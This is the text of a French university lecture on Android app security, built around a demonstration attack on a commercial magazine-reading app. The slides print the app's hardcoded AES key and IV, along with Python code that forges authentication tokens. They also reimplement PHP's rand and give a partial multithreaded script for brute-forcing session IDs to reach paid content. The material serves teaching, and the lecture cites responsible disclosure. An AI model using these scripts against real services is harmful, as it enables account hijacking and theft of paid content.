Sécurité Android en pratique

Polytech Nice

06/12/2022 – Jérémy MATOS

whois securingapps

- Débuté en tant que développeur
- Travaille depuis 15 ans en Suisse et France sur des produits et des solutions de sécurité
  - En particulier sur mobile depuis 2010
- Anciennement consultant freelance en sécurité applicative
- Maintenant Principal Security Engineer chez Grafana Labs
  - Après un passage chez GitLab en Senior Application Security Engineer

@Securingapps

Agenda

- 1. Démonstration d'une attaque sur une application Android grand public
- 2. Interception des échanges réseau entre mobile et serveur
- 3. Décompilation et analyse statique du code Java
- 4. Analyse dynamique via un framework de hooking
- 5. Recommandations générales pour le développement sécurisé sous Android
- 6. Authentification et contrôle d'accès
- 7. SSL/TLS en pratique et certificate pinning

1. Introduction

- Fournir une application mobile est devenu obligatoire
- Implémentation native souvent le choix
  - Expérience utilisateur
  - Performance
  - Problèmes de connectivité
- La plupart du temps l'intégration dans une solution web existante n'est pas immédiate
  - Pages et logique d'authentification fournies par le serveur/framework web
  - Question du mode offline
- Par conséquent, il est tentant de bouger le code du serveur vers le client
- Mais on ne peut plus lui faire confiance alors…


1. Objectifs

- Démontrer qu'une **perte de revenus** peut arriver via l'exploitation d'une **application grand public Android**, alors que la solution est à peu près OK d'un point de vue sécurité
- Choix de la cible: application de lecture de magazines français
  - Motivation: bug au moment du réabonnement
    - Reçu exemplaire numérique en double au début et aucun à la fin …
  - Pas de contenu sensible car il s'agit d'articles publics (mais payants)
  - Une sorte de DRM en place pour limiter le nombre de mobiles abonnés
- **Code de conduite**
  - Ne pas fouiller dans des données utilisateur
  - *Responsible disclosure*

- **Bonus**: lire le contenu gratuitement sur n'importe quel mobile ou laptop

1. Méthodologie

- Définir précisément la stratégie: ce qui va être examiné par rapport aux objectifs



1. Stratégie

- **1. Contrôle d'accès**
  - Interception réseau pour voir comment les documents sont référencés côté serveur
  - Utilisation de la fonctionnalité libre-service du site web
    - Mon compte personnel avec du contenu payant
    - Création d'autres comptes gratuits

- **2. Authentification des services mobiles**
  - Interception réseau pour voir comment sont acceptées les requêtes pour obtenir des documents
  - Décompilation de l'application mobile pour comprendre comment l'authentification est gérée
    => Version Android beaucoup plus facile à aborder
    et dernière mise à jour qui date


2. Interception réseau

- Utilisation du proxy Burp
  - Programme java utilisable sur l'OS de son choix
  - Version gratuite permet entre autres de voir ET modifier à la volée
  - Requêtes ET réponses HTTP
- Sous Windows Fiddler est un outil gratuit très facile d'accès. Moins immédiat quand il s'agit de modifier les réponses.
- Principe d'utilisation
  - Mettre sur le même réseau un mobile (wifi) et un ordinateur (LAN ou wifi)
  - Démarrer le proxy sur l'ordinateur
  - Dans les options Wifi du mobile, configurer le proxy
  - En cas de HTTPS, importer le certificat SSL du proxy dans le mobile => cf 7.
  - Attention aux règles firewall de l'ordinateur

2. Contrôle d'accès 1/3

- Interception HTTP avec BURP
  - Installation propre de l'application, puis configuration du proxy
  - Connexion avec les identifiants du compte payant
  - Téléchargement d'un magazine dont l'abonnement est payé
- Requêtes POST avec un JSON comme paramètre
- Pas de HTTPS ! ⚠
  => Détails interception SSL et certificate pinning au 7.
- 3 noms de machines différents impliqués
  - Tous tournent PHP 5.2.17 (Janvier 2011….) ⚠
  - Basés sur Windows: IIS 7.5 ou Apache 2.2.19 Win32 (Juin 2011...) ⚠
- On a confiance dans nos objectifs puisque la sécurité n'a pas l'air d'être leur priorité

2. Contrôle d'accès 2/3



Outil UMLET pour faire des diagrammes en mode texte

2. Contrôle d'accès 3/3

- **Validation du contrôle d'accès**
  - Création d'un compte gratuit
    - Seulement possible par le site web
    - Pas de vérification de l'adresse email ⚠
  - Login avec le compte gratuit pour récupérer le token d'authentification
  - Rejeu des requêtes précédentes mais avec le token du compte gratuit

- **Résultats**
  - Liste des magazines de l'utilisateur ✗
  - Liste des numéros d'un magazine ✗
  - Photos première page ✓
  - Informations téléchargement magazine ✓
  - Contenu du magazine et DRM ✗

Toute les photos de magazine sont publiquement accessibles

3. Décompilation et analyse statique

- But: voir le contenu du token d'authentification
- Téléchargement de l'archive APK: e.g. depuis `apk-dl.com`
  - Eviter d'exécuter ce binaire, ou alors dans un émulateur
- jadx outil gratuit permettant de convertir automatiquement un APK en code Java lisible
  - 1. convertit le bytecode Dalvik en bytecode Java
  - 2. décompile le bytecode Java en code source Java
  - 3. affiche les résultats dans un éditeur pour analyse statique
- Ces étapes seront réalisées lors du TP

3. Authentification 1/8

- Rien n'est obfusqué ! ⚠
- Il suffit de rechercher le mot `auth` dans le code source
  - Dans la classe `JsonSender`

```
static JSONObject buildJson(String str, JSONObject jSONObject, JSONObject jSONObject2, Stri
    Crypto crypto = new Crypto();
    JSONObject jSONObject3 = new JSONObject();
    jSONObject3.put("id", str2);
    jSONObject3.put("sgn", str3);
    jSONObject3.put("sgn_ver", ConstantesBase.SGN_VER);
    jSONObject3.put("manufacturer", str4);
    jSONObject3.put("model", str5);
    jSONObject.put("device", jSONObject3);
    String BytesToHex = Crypto.BytesToHex(crypto.encrypt(jSONObject.toString()));
    jSONObject3 = new JSONObject();
    jSONObject3.put("crypted", "jdly");
    jSONObject3.put("value", BytesToHex);
    JSONObject jSONObject4 = new JSONObject();
    jSONObject4.put("cmd", str);
    jSONObject4.put("immAppId", "27");
    jSONObject4.put("auth", jSONObject3);
    jSONObject4.put("os", ConstantesBase.ANDROID_VERSION);
    if (jSONObject2 != null) {
        jSONObject4.put("params", jSONObject2);
    }
    return jSONObject4;
}
```

3. Authentification 2/8

- Méthode encrypt

```
public byte[] encrypt(String str) {
    byte[] bArr = null;
    try {
        Key secretKeySpec = new SecretKeySpec(ConstantesBase._secretKey.getBytes(), "AES");
        AlgorithmParameterSpec ivParameterSpec = new IvParameterSpec(ConstantesBase._initialVectorParamSpec.
        Cipher instance = Cipher.getInstance("AES/CBC/NoPadding"); ⚠
        instance.init(1, secretKeySpec, ivParameterSpec);
        bArr = instance.doFinal(PadString(str, instance.getBlockSize()).getBytes());
    } catch (Throwable e) {
```

- Clé et vecteur d'initialisation (IV)


```
static String _initialVectorParamSpec = "6543210987654321"; ⚠ ⚠
static String _secretKey = "1234567890123456"; ⚠ ⚠ ⚠
```

3. Authentification 3/8

- Réécrit en quelques lignes de Python
- Permet de déchiffrer le token
  - Comprendre ce qui est envoyé au serveur
  - Plus rapide que d'essayer de le déduire du code source avec jadx
- Spoofer le serveur
  - modifier le contenu en clair du token
  - le chiffrer pour qu'il soit accepté par le serveur

```
key = '1234567890123456'
IV = '6543210987654321'
mode = AES.MODE_CBC
blockSize = 16

def pad(clear):
    resulting = clear
    while(len(resulting) % blockSize !=0):
        resulting = resulting + ' '
    return resulting

def encrypt(clear):
    encryptor = AES.new(key, mode, IV=IV)
    encrypted = encryptor.encrypt(pad(clear))
    return binascii.hexlify(encrypted).decode()

def decrypt(encrypted):
    decryptor = AES.new(key, mode, IV=IV)
    data = binascii.unhexlify(encrypted)
    decrypted = decryptor.decrypt(data).decode()
    return decrypted
```

3. Authentification 4/8



3. Authentification 5/8

- Un coup d'oeil rapide aux paramètres `userId` et `sessionId`
  - Entiers 32 bits positifs (?)
  - Nombres pairs pour les 2 comptes

- Création de 10 comptes gratuits avec un batch
  - Login/mot de passe accepté sur mobile seulement quelque minutes plus tard
  - `userId` est une séquence incrémentée de 2 en 2
  - `sessionId` est toujours un nombre pair.
    En divisant par 2, encore un nombre pair.
    Encore et encore ….

⚠ En représentation binaire c'est évident qu'il s'agit d'un multiple de 2^16

- Google pour « PHP windows random»: La méthode `rand` est prédictible et l'intervalle sous Windows est 2^15

3. Authentification 6/8

- Le code source de la méthode `rand` de PHP est disponible:
- Prédit avec succès les valeurs sur Windows10 + PHP 5.6
- Mais aucun lien trouvé parmi les 10 derniers `sessionId`

```
base32 = 1 << 32
a = 214013
b = 2531011

def successor(input):
    return (input*a + b) % base32

def next():
    global rs
    rs = successor(rs)
    return (rs>>16) & 0x7fff
```

- La force brute est une stratégie raisonnable
  - Les `userId` sont connus
  - Seulement 32768 valeurs possibles pour `sessionId`
  - Un `sessionId` est valable au moins plusieurs jours
  - Aucun lien avec les données utilisateurs (le site web nécessite un login/mot de passe)


3. Authentification 7/8

- Force brute sur 1 compte gratuit pour découvrir la politique de blocage
- Pas du tout de blocage ⚠
  - cf Chapitre 7 pour une solution si les comptes étaient bloqués
- Temps de réponse > 8s quand `sessionId` invalide,
  < 0.5s sinon
  - Le serveur DRM a en pratique 2 noms de machine (load balancing)
- Stratégie
  - Chercher des comptes avec du contenu payant
  - Du plus récent au plus ancien:
    plus de chance d'avoir un abonnement à jour

3. Authentification 8/8

```
p1 = re.compile('(.*)MDC_REJECT_BS(.*)', re.MULTILINE) #bad userId+sessionId
p2 = re.compile('(.*)OK(.*)', re.MULTILINE) #correct userId+sessionId
maxsid = 32768 #php bad random max value
nbThreads = 64 #with more threads, backends cannot serve all requests
timeout = 3.0 #with many threads, response time decreases
#we can try about 64/3 sessionId per second, on average 16384 tries required, i.e about 13 minutes

def computePostData(sessionid,candidate):
    auth2["idSession"] = 65536*sessionid #2^16
    auth2["idUser"] = candidate
    token = encrypt(json.dumps(auth2))
    return "request=%7B%22immAppId%22%3A%2298%22%2C%22os%22%3A%22android+4.4.4%22%2C%22cmd%22%3A%22listUserPublications%2

def roundrobin():

def trySessionIdForCandidate(sessionid,candidate):
    try:
